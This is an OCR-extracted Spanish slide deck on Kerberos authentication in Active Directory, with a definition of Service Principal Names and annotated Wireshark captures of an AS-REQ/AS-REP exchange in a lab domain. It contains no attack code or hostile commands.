
Kerberos en Active Directory




Kerberos en Active Directory



Kerberos en Active Directory




Kerberos en Active Directory






ServicePrincipalName (SPN)

- Un Service Principal Name (SPN) es un identificador único asignado a un servicio en una red que utiliza Kerberos para autenticación. Los SPNs permiten a los servicios autenticar usuarios y otros servicios en un entorno de Active Directory.
- En esencia, el SPN actúa como una "etiqueta" que identifica un servicio específico en una máquina o cuenta dentro del dominio. Este identificador es fundamental para que Kerberos pueda generar los tickets de autenticación correctos cuando un usuario o aplicación necesita acceder a un servicio.
- Un SPN se compone de: (1) el nombre del servicio y (2) el host que ofrece ese servicio.
 - Ejemplo: DNS/dc01.seria.local representa el servicio DNS ofrecido por el servidor DC01.



Flujo de Kerberos en Active Directory





- TGS Session Key
- Contraseña del servicio
- Contraseña de chicho
- Clave del servicio TGS
- Server Session Key



Servidor de archivos

AS-REQ

No.	Time	Source	Destination	Protocol	Length	Info
889	157.823371	192.168.169.130	192.168.169.138	KRBS	279	AS-REQ
890	157.823697	192.168.169.138	192.168.169.130	KRBS	242	KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED
897	157.828745	192.168.169.130	192.168.169.138	KRBS	359	AS-REQ
898	157.829124	192.168.169.138	192.168.169.130	KRBS	1787	AS-REP

```
> Frame 897: 359 bytes on wire (2872 bits), 359 bytes captured (2872 bits)
> Ethernet II, Src: VMware_51:85:da (00:0c:29:51:85:da), Dst: VMware_c1:57:7d (00:0c:29:c1:57:7d)
> Internet Protocol Version 4, Src: 192.168.169.130, Dst: 192.168.169.138
> Transmission Control Protocol, Src Port: 61455, Dst Port: 88, Seq: 1, Ack: 1, Len: 305
└ Kerberos
  └ Record Mark: 301 bytes
    └ as-req
      > msg-type: krb-as-req (10)
      < padata: 2 items
        < PA-DATA pa-ENC-TIMESTAMP
          < padata-type: pa-ENC-TIMESTAMP (2)
            < padata-value: 3041a003020112a23a0438f5fd0d1700d54018530399a3f8d478392223ba9c45786f064e...
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              cipher: f5fd0d1700d54018530399a3f8d478392223ba9c45786f064ea3bbb8b6be05d0bfc81cde...
            > PA-DATA pa-PAC-REQUEST
        < PA-DATA pa-PAC-REQUEST
      < req-body
        > Padding: 0
        > kdc-options: 40810010
        < cname
          < name-type: kRB5-NT-PRINCIPAL (1)
            < cname-string: 1 item
              CNameString: Administrator
            realm: SERIEA
          > sname
            < name-type: kRB5-NT-SRV-INST (2)
              < sname-string: 2 items
                SNameString: krbtgt
                SNameString: SERIEA
            till: Sep 12, 2037 21:48:05.000000000 SA Pacific Standard Time
            rtime: Sep 12, 2037 21:48:05.000000000 SA Pacific Standard Time
            nonce: 730678000
          < etype: 6 items
            ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
            ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
            ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
            ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
            ENCTYPE: eTYPE-DES-CBC-MD5 (3)
          < addresses: 1 item SERVER-BOLOGNA<20>
            < HostAddress SERVER-BOLOGNA<20>
              addr-type: nETBIOS (20)
              NetBIOS Name: SERVER-BOLOGNA<20> (Server service)
```

Petición AS-REQ




Timestamp Cifrado con la clave del Principal

Nombre del usuario al que va dirigido el Ticket (Principal)

Servicio al que se quiere acceder. Al pedir un TGT, sería un ST del krbtgt.

El cliente que está pidiendo el Ticket



- TGS Session Key
- Contraseña del servicio
- Contraseña de chicho
- Clave del servicio TGS
- Server Session Key

Servidor de archivos

AS-REP

897 157.828745	192.168.169.130	192.168.169.138	KRB5	359 AS-REQ
898 157.829124	192.168.169.138	192.168.169.130	KRB5	1787 AS-REP

```
> Frame 898: 1787 bytes on wire (14296 bits), 1787 bytes captured (14296 bits)
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 88, Dst Port: 61455, Seq: 1, Ack: 306, Len: 1733
└ Kerberos
  └ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    padata: 1 item
    └ PA-DATA pA-ETYPE-INFO02
      padata-type: pa-ETYPE-INFO02 (19)
      padata-value: 30273025a003020112a11e1b1c57494e2d5655384d3733414446433641646d696e697374...
      └ ETYPE-INFO2-ENTRY
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        salt: WIN-VU8M73ADFC6Administrator
    crealm: SERIEA.LOCAL
    cname
      name-type: kRB5-NT-PRINCIPAL (1)
      cname-string: 1 item
      CNameString: Administrator
    ticket
      tkt-vno: 5
      realm: SERIEA.LOCAL
      sname
        name-type: kRB5-NT-SRV-INST (2)
        cname-string: 2 items
        SNameString: krbtgt
        SNameString: SERIEA.LOCAL
      enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher: ff3dfec4252465a5ce8aaaf4fe541bf39175ba7036ba43204939f368e5e4a8ddce6d9cfcb...
    enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 1
      cipher: 5cca08e57333349d5591e54311063c01f1a297e67bf6c645e5766fd14e4662f3a94d240...
```

Petición AS-REP

